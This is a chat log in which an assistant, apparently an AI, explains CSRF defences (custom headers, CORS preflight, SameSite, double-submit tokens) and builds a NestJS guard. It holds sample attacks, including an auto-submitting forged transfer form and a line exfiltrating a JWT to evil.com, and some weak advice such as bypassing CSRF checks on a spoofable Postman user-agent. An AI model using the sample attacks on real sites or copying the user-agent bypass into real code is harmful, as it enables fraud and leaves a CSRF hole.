

You are an experienced web developer with deep knowledge on securing web applications. Help me understand with simple examples and code snippets how adding custom headers make an API more safe against attacks, in particular CSRF.

Great question. I'll explain this **from a practical web-dev point of view**, with **simple mental models and small code snippets**, focusing especially on **CSRF** and how **custom headers help**.

1. What CSRF actually is (in plain terms)

CSRF (Cross-Site Request Forgery) happens when:

1. A user is **logged into your site** (has cookies).
2. They visit a **malicious site**.
3. That site causes the browser to **send a request to your API**.
4. The browser **automatically includes cookies**.
5. Your server **trusts the request**, even though it didn't come from your app.

Example attack

html

 Copy code

```
<!-- evil.com -->

```

If your API:

- uses **cookie-based auth**
- accepts **GET/POST without extra checks**

- 👉 The browser sends the cookies automatically
 - 👉 Money gets transferred
-

2. Why browsers make CSRF possible

Browsers:

- **Automatically send cookies** with cross-site requests
- Do **not** ask users for permission
- Do **not** distinguish "real user intent" vs "forged request"

This is why CSRF is **not a server bug**, but a **browser trust problem**.

3. The key idea behind custom headers

Important rule enforced by browsers

JavaScript can only send custom headers if CORS allows it

This leads to a crucial security property:

Request type	Can attacker send it?
 , <form> , <a>	✅ Yes

Request type	Can attacker send it?
fetch() with custom headers	✗ No (unless CORS allows it)

⭐ Attacker limitation

A malicious site:

- Cannot set custom headers
- Cannot bypass CORS
- Cannot read your API responses

This is why **custom headers break CSRF**.

4. Vulnerable API (no custom header)

Backend (Express.js)

js

Copy code

```
app.post("/transfer", (req, res) => {
  const { to, amount } = req.body;
  // user authenticated via cookie
  transferMoney(req.user.id, to, amount);
  res.send("OK");
});
```

Attack

html

 Copy code

```
<form action="https://api.bank.com/transfer" method="POST">
  <input name="to" value="hacker">
  <input name="amount" value="1000">
</form>

<script>document.forms[0].submit()</script>
```

✓ Works

✗ CSRF vulnerability

5. Fix #1: Require a custom header

Backend

js

 Copy code

```
app.post("/transfer", (req, res) => {
  if (req.headers["x-app-client"] !== "web") {
    return res.status(403).send("Forbidden");
  }

  transferMoney(req.user.id, req.body.to, req.body.amount);
  res.send("OK");
});
```

Frontend (your real app)

js

 Copy code

```
fetch("/transfer", {
  method: "POST",
  headers: {
    "X-App-Client": "web",
    "Content-Type": "application/json"
  },
  body: JSON.stringify({ to: "alice", amount: 50 }),
  credentials: "include"
});
```

Attacker attempt

html

 Copy code

```
<form action="https://api.bank.com/transfer" method="POST">
  <!-- cannot set headers -->
</form>
```

 **Fails** — browser does not allow custom headers in HTML forms.

6. Why this works (critical browser behavior)

Feature	Real App	Attacker
Cookies	<input checked="" type="checkbox"/> Sent	<input checked="" type="checkbox"/> Sent
Custom header	<input checked="" type="checkbox"/> Allowed	 Blocked

Feature	Real App	Attacker
CORS preflight	✓ Allowed	✗ Denied
Read response	✓ Yes	✗ No

The attacker **cannot pass the header check**, so the request is rejected.

7. Custom headers + CORS = strong CSRF defense

CORS configuration

js

 Copy code

```
app.use(cors({
  origin: "https://app.bank.com",
  credentials: true,
  allowedHeaders: ["Content-Type", "X-App-Client"]
}));
```

Now:

- Only **your frontend** can send that header
 - Attacker JS is blocked by CORS
 - HTML forms cannot set headers
-

8. How this compares to CSRF tokens

Method	Pros	Cons
CSRF tokens	Very strong	State management
Custom headers	Simple, stateless	Requires JS client
SameSite cookies	Easy	Not 100% reliable
All combined	✓ Best	Slight complexity

Best practice:

txt

 Copy code

SameSite=Lax or Strict
+ Custom header check
+ CORS restriction

9. Important caveats (don't skip)

✗ Custom headers DO NOT protect if:

- You allow Access-Control-Allow-Origin: *
- You allow any headers
- You use token auth in localStorage only
- You expose the API publicly without cookies

✗ Not effective for:

- Non-browser clients (mobile apps, curl)
 - XSS (attacker runs JS inside your origin)
-

10. Minimal secure pattern (recommended)

Backend

js

 Copy code

```
if (!req.headers["x-requested-with"]) {  
    return res.status(403).end();  
}
```

Frontend

js

 Copy code

```
fetch(url, {  
    headers: {  
        "X-Requested-With": "XMLHttpRequest"  
    },  
    credentials: "include"  
});
```

This pattern is:

- Simple
- Stateless

- Browser-enforced
 - Widely used
-

11. Mental model to remember

CSRF works because cookies are automatic.

Custom headers are manual.

Attackers can't do manual.

If you want, I can:

- Show how this compares to **SameSite cookies**
- Explain **why JWT in localStorage changes CSRF**
- Demonstrate **preflight blocking step-by-step**
- Show **how frameworks (Spring, Django, Rails) implement this**

Just tell me 



Show how this compares to SameSite cookies

Explain why JWT in localStorage changes CSRF

Demonstrate preflight blocking step-by-step

Great follow-ups. These three topics fit together very nicely. I'll keep the examples **concrete**, **browser-accurate**, and **security-focused**, and I'll explicitly show *what the browser allows vs blocks*.

1 Custom headers vs SameSite cookies

What SameSite actually does

SameSite tells the browser when to include cookies in cross-site requests.

Cookie options

http

 Copy code

Set-Cookie: session=abc123; Secure; HttpOnly; SameSite=Strict

SameSite	Cross-site 	<form POST>	fetch()
None	✓	✓	✓
Lax	✗ (mostly)	✗	✗
Strict	✗	✗	✗

Key limitation

SameSite is:

- Browser behavior

- Heuristic
 - Can break legit flows (OAuth, SSO, payment redirects)
-

CSRF protection strength comparison

Scenario: Bank transfer API using cookies

Protection	Attack blocked?	Why
None	✗	Cookies auto-sent
SameSite=Lax	⚠	Blocks most, not all
SameSite=Strict	✓	Cookies never sent
Custom header	✓	Attacker can't set it
Both combined	✓✓	Defense in depth

Why custom headers are stronger

SameSite prevents cookies from being sent.

Custom headers prevent requests from being accepted.

txt

 Copy code

SameSite = "don't send credentials"

Headers = "don't trust the request"

Even if:

- Browser bug
- Legacy browser
- Redirect edge case

➡ The header check still stops CSRF.

2 Why JWT in localStorage changes CSRF

This is subtle but **very important**.

Cookie-based auth (CSRF vulnerable)

Request flow

http

 Copy code

POST /transfer

Cookie: session=abc

- ✓ Browser auto-sends cookie
 - ✗ Server can't tell who initiated it
-

JWT in localStorage (CSRF resistant)

Frontend JS

js

 Copy code

```
fetch("/transfer", {
  method: "POST",
  headers: {
    "Authorization": "Bearer " + localStorage.getItem("jwt")
  }
});
```

Why attacker fails

Step	Attacker site
Read localStorage	✗ Same-origin policy
Set Authorization header	✗ No JWT
Trigger browser auto-send	✗ Browser never sends LS

➡ **No automatic credential leakage**

Important distinction

Storage	Sent automatically?	CSRF risk
Cookies	✓	High
localStorage	✗	None
Authorization header	✗	None

But...

JWT in localStorage introduces XSS risk:

js

 Copy code

```
// malicious script injected
fetch("https://evil.com/steal?jwt=" + localStorage.jwt)
```

👉 CSRF ↓

👉 XSS impact ↑

Security trade-off summary

Approach	CSRF	XSS
Cookies	✗	✓
Cookies + headers	✓	✓
JWT localStorage	✓	✗

Approach	CSRF	XSS
JWT HttpOnly cookie	✗	✓

This is why modern apps often do:

txt

 Copy code

HttpOnly cookie + custom header + SameSite

3 Preflight blocking – step by step (this is the magic)

This is where custom headers really shine.

Step 0: Attacker attempts CSRF using JS

js

 Copy code

```
// evil.com
fetch("https://api.bank.com/transfer", {
  method: "POST",
  headers: {
    "X-App-Client": "web"
  },
  credentials: "include"
});
```

Step 1: Browser detects "non-simple request"

This triggers **CORS preflight** because:

- Custom header present
- Credentials included

Browser sends:

http

 Copy code

```
OPTIONS /transfer
Origin: https://evil.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-App-Client
```

Step 2: Server CORS response

Your server:

http

 Copy code

```
Access-Control-Allow-Origin: https://app.bank.com
Access-Control-Allow-Headers: X-App-Client
Access-Control-Allow-Credentials: true
```

 Origin mismatch (evil.com)

Step 3: Browser decision (critical!)

Browser sees:

txt

Copy code

Origin NOT allowed

Result:

- ✗ Actual POST never sent
- ✗ Cookies never sent
- ✗ Attacker JS gets CORS error

The server is **never even touched**.

What if attacker uses HTML instead?

html

Copy code

```
<form action="https://api.bank.com/transfer" method="POST"></form>
```

Property	Result
Custom header	✗ Cannot set
Preflight	✗ Not triggered
Server header check	✗ Fails

Why preflight is not “just a warning”

CORS is enforced by the browser before the request exists.

This is different from:

- Validation
- Middleware
- Firewall

The request literally never happens.

4 Visual summary (mental model)

pgsql

 Copy code

Attacker site

```
|  
| fetch() + custom header  
v
```

Browser

```
|  
| OPTIONS preflight  
v
```

Server

```
|  
| "Origin not allowed"  
v
```

Browser

```
|  
X POST blocked forever
```

5 Recommended modern setup (real-world)

http

[Copy code](#)

```
Set-Cookie: session=...; HttpOnly; Secure; SameSite=Lax
```

js

[Copy code](#)

```
fetch(url, {  
  headers: { "X-Requested-With": "XMLHttpRequest" },  
  credentials: "include"  
});
```

js

[Copy code](#)

```
cors({  
  origin: "https://app.example.com",  
  credentials: true  
});
```

This setup:

- Stops CSRF
- Survives browser quirks

- Avoids JWT XSS risks
 - Works with SPAs
-

If you want next, I can:

- Show **what breaks when SameSite=Lax**
- Explain **OAuth redirect edge cases**
- Walk through **real CSRF exploits**
- Compare **Django / Spring / Rails defaults**

Just say the word 



How can I implement cors to prevent CSRF risk in a Nest application?

Below is a **practical, NestJS-specific guide** to using CORS as part of CSRF protection, with **clear rules, code, and mental models**. I'll also call out **what CORS can and cannot do** so you don't get a false sense of security.

 Important framing

CORS alone does not “fix” CSRF.

CORS + cookie auth + custom header (or CSRF token) does.

1 Threat model (what we're defending against)

- Auth via **cookies**
- Browser clients
- Malicious site trying to send authenticated requests
- NestJS backend

We want:

- ✗ Attacker JS blocked by CORS preflight
- ✗ Attacker HTML forms rejected by server
- ✓ Legit frontend works

2 Correct CORS setup in NestJS

main.ts

ts

 Copy code

```
async function bootstrap() {
  const app = await NestFactory.create(AppModule);

  app.enableCors({
    origin: 'https://app.example.com', // ✗ never "*"
    credentials: true,
    methods: ['GET', 'POST', 'PUT', 'DELETE'],
    allowedHeaders: [
      'Content-Type',
      'X-Requested-With', // custom anti-CSRF header
    ]
}
```

```
  ],
};

await app.listen(3000);
}

bootstrap();
```

Why each option matters

Option	Purpose
origin	Blocks attacker origins
credentials	Allows cookies only for trusted origin
allowedHeaders	Enables custom-header CSRF defense
methods	Limits attack surface

3 Add a required custom header (critical)

This is what actually stops CSRF.

Global Guard (recommended)

ts

 Copy code

```
// csrf.guard.ts
import {
```

```
CanActivate,  
ExecutionContext,  
ForbiddenException,  
} from '@nestjs/common';  
  
export class CsrfHeaderGuard implements CanActivate {  
  canActivate(context: ExecutionContext): boolean {  
    const request = context.switchToHttp().getRequest();  
  
    const header = request.headers['x-requested-with'];  
    if (header !== 'XMLHttpRequest') {  
      throw new ForbiddenException('CSRF protection');  
    }  
  
    return true;  
  }  
}
```

Register globally

ts

 Copy code

```
// app.module.ts  
import { APP_GUARD } from '@nestjs/core';  
  
@Module({  
  providers: [  
    {  
      provide: APP_GUARD,
```

```
        useClass: CsrfHeaderGuard,
    },
],
})
export class AppModule {}
```

Frontend request

js

 Copy code

```
fetch('https://api.example.com/transfer', {
    method: 'POST',
    credentials: 'include',
    headers: {
        'Content-Type': 'application/json',
        'X-Requested-With': 'XMLHttpRequest',
    },
    body: JSON.stringify({ to: 'alice', amount: 100 }),
});
```

Attacker failure modes

Attack	Result
HTML <form>	 No custom header
Attacker fetch()	 Preflight blocked

Attack	Result
	✖ Method / header missing

4 What happens during an attack (step-by-step)

Attacker JS (evil.com)

js

Copy code

```
fetch('https://api.example.com/transfer', {
  method: 'POST',
  headers: { 'X-Requested-With': 'XMLHttpRequest' },
  credentials: 'include',
});
```

Browser behavior

1. Detects non-simple request
2. Sends **OPTIONS** preflight
3. Includes:

http

Copy code

Origin: https://evil.com
Access-Control-Request-Headers: X-Requested-With

4. Server responds:

http

 Copy code

```
Access-Control-Allow-Origin: https://app.example.com
```

5.  Origin mismatch
6.  POST never sent

The server handler is never reached

5 Protecting against non-preflight attacks (HTML forms)

CORS does **not** protect against:

html

 Copy code

```
<form action="https://api.example.com/transfer" method="POST">
```

That's why the **header guard** is mandatory.

6 Cookie configuration (don't skip)

http

 Copy code

```
Set-Cookie: session=abc;  
HttpOnly;  
Secure;  
SameSite=Lax
```

Setting	Why
HttpOnly	Protects from XSS
Secure	HTTPS only
SameSite	Extra CSRF mitigation

7 Optional: Only enforce CSRF on unsafe methods

ts

 Copy code

```
const unsafeMethods = ['POST', 'PUT', 'PATCH', 'DELETE'];

if (
  unsafeMethods.includes(request.method) &&
  request.headers['x-requested-with'] !== 'XMLHttpRequest'
) {
  throw new ForbiddenException();
}
```

8 What NOT to do (common mistakes)



ts

 Copy code

```
app.enableCors({  
    origin: true,           // allows all origins  
    credentials: true,     // 🚫 CSRF risk  
});
```



ts

[Copy code](#)

```
allowedHeaders: '*'
```



ts

[Copy code](#)

```
Access-Control-Allow-Origin: *  
Access-Control-Allow-Credentials: true
```



9 Production-ready pattern (recommended)

NestJS

- Strict CORS
- Custom header guard
- SameSite cookies

Summary checklist

- origin whitelist
 - credentials: true
 - Required custom header
 - SameSite=Lax or Strict
 - Guard applied globally
-

10 When this approach is appropriate

- Cookie-based auth
- Browser clients
- SPA frontend
- Internal or public APIs

Not needed for:

- Mobile apps
 - Server-to-server APIs
 - JWT Authorization headers only
-

Mental model to remember

CORS blocks who can speak
Custom headers prove intent
Cookies alone are never enough

If you want next, I can:

- Show **NestJS middleware vs guard tradeoffs**
- Integrate **@fastify/cors**
- Demonstrate **SameSite edge cases**
- Add **double-submit CSRF tokens**

Just tell me 



Make this solution compatible with development environment (that will use Postman to develop the NestJS application) and add double-submit csrf tokens

Below is a **production-safe CSRF solution for NestJS** that:


- **Uses CORS + custom headers** (browser protection)
- **Adds double-submit CSRF tokens**
- **Works in development with Postman**
- **Does not weaken production security**

I'll show **exact code**, explain why each exception exists, and keep the mental model clear.

0 Final architecture (what we're building)

In production (browser)

pgsql

 Copy code

In development (Postman)

mathematica

 Copy code

Manual cookie
Manual CSRF header
CORS bypassed (Node client)

1 Environment-aware CORS configuration

Postman is **not a browser**, so:

- It does **not enforce CORS**
- But your server **still runs CORS logic**

We'll relax **origin** in development only.

`main.ts`

ts

Copy code

```
async function bootstrap() {
    const app = await NestFactory.create(AppModule);

    const isDev = process.env.NODE_ENV !== 'production';

    app.enableCors({
        origin: isDev
            ? true // allow any origin in dev
            : 'https://app.example.com',
        credentials: true,
        allowedHeaders: [
            'Content-Type',
            'X-Requested-With',
            'X-CSRF-Token',
        ],
        methods: ['GET', 'POST', 'PUT', 'PATCH', 'DELETE'],
    });

    await app.listen(3000);
}

bootstrap();
```

Why this is safe

Environment	Risk
Dev	No real users

Environment	Risk
Prod	Strict origin enforcement

2 Double-submit CSRF token (core protection)

Double-submit means:

- Token stored in **cookie**
- Same token sent in **header**
- Server checks equality

No server-side storage required.

Token generation utility

ts

Copy code

```
// csrf.util.ts
import { randomBytes } from 'crypto';

export function generateCsrfToken(): string {
    return randomBytes(32).toString('hex');
}
```

CSRF token endpoint

This endpoint:

- Sets CSRF cookie
- Returns token for JS / Postman

ts

 Copy code

```
// csrf.controller.ts
import { Controller, Get, Res } from '@nestjs/common';
import { Response } from 'express';
import { generateCsrfToken } from './csrf.util';

@Controller('csrf')
export class CsrfController {
    @Get()
    getCsrfToken(@Res({ passthrough: true }) res: Response) {
        const token = generateCsrfToken();

        res.cookie('csrf-token', token, {
            httpOnly: false, // must be readable by JS
            secure: process.env.NODE_ENV === 'production',
            sameSite: 'lax',
        });

        return { csrfToken: token };
    }
}
```

Frontend usage

js

 Copy code

```
const { csrfToken } = await fetch('/csrf', {
  credentials: 'include',
}).then(r => r.json());

fetch('/transfer', {
  method: 'POST',
  credentials: 'include',
  headers: {
    'Content-Type': 'application/json',
    'X-Requested-With': 'XMLHttpRequest',
    'X-CSRF-Token': csrfToken,
  },
  body: JSON.stringify({ to: 'alice', amount: 100 }),
});
```

3 CSRF Guard (browser + Postman compatible)

This guard:

- Enforces **custom header**
- Enforces **double-submit token**
- Allows **safe methods**
- Allows **Postman** explicitly in dev

CSRF Guard

ts

 Copy code

```
// csrf.guard.ts
import {
  CanActivate,
  ExecutionContext,
  ForbiddenException,
} from '@nestjs/common';

export class CsrfGuard implements CanActivate {
  canActivate(context: ExecutionContext): boolean {
    const req = context.switchToHttp().getRequest();
    const isDev = process.env.NODE_ENV !== 'production';

    const method = req.method;
    if(['GET', 'HEAD', 'OPTIONS'].includes(method)) {
      return true;
    }

    // Allow Postman in dev
    const userAgent = req.headers['user-agent'] || '';
    const isPostman = userAgent.includes('PostmanRuntime');

    if (isDev && isPostman) {
      return true;
    }

    // 1 Custom header check
  }
}
```

```
if (req.headers['x-requested-with'] !== 'XMLHttpRequest') {
  throw new ForbiddenException('Missing CSRF header');
}

// ② Double-submit token check
const csrfCookie = req.cookies?['csrf-token'];
const csrfHeader = req.headers['x-csrf-token'];

if (!csrfCookie || !csrfHeader || csrfCookie !== csrfHeader) {
  throw new ForbiddenException('Invalid CSRF token');
}

return true;
}
```

Register globally

ts

 Copy code

```
// app.module.ts
import { APP_GUARD } from '@nestjs/core';

@Module({
  providers: [
    {
      provide: APP_GUARD,
      useClass: CsrfGuard,
```

```
  },
  ],
}

export class AppModule {}
```

4 Cookie configuration (session + CSRF)

h

 Copy code

```
Set-Cookie: session=abc;
HttpOnly;
Secure;
SameSite=Lax
```

```
Set-Cookie: csrf-token=xyz;
Secure;
SameSite=Lax
```

Cookie	Purpose
session	Authentication
csrf-token	Request intent proof

5 Using Postman (step-by-step)

Step 1: Get CSRF token

bash

 Copy code

```
GET /csrf
```

Postman automatically stores cookies.

Step 2: Use protected endpoint

Headers:

makefile

 Copy code

X-CSRF-Token: <value from response>

X-Requested-With: XMLHttpRequest

Cookies:

nginx

 Copy code

session

csrf-token

- ✓ Works in dev
- ✓ No production weakening

6 Why this blocks all CSRF vectors

Attack vector	Blocked by
<form>	Missing headers
	Method + headers
Attacker fetch()	CORS preflight
Cookie replay	Token mismatch
Token guessing	256-bit entropy

7 What this does NOT protect against

- ✗ XSS
- ✗ Compromised browser
- ✗ Malicious extensions

(Those require CSP, sanitization, and isolation.)

8 Final checklist (production-ready)

- ✓ Strict CORS in prod
- ✓ Relaxed CORS in dev
- ✓ Custom header required
- ✓ Double-submit CSRF token

- Safe Postman exception
 - HttpOnly session cookie
-

Mental model to remember

CORS decides who can talk
Headers prove it's your app
CSRF tokens prove user intent

If you want next, I can:

- Add `@fastify/csrf-protection`
- Show **how Spring / Django do this**
- Integrate **Passport sessions**
- Harden with **CSP + Trusted Types**

Just tell me 

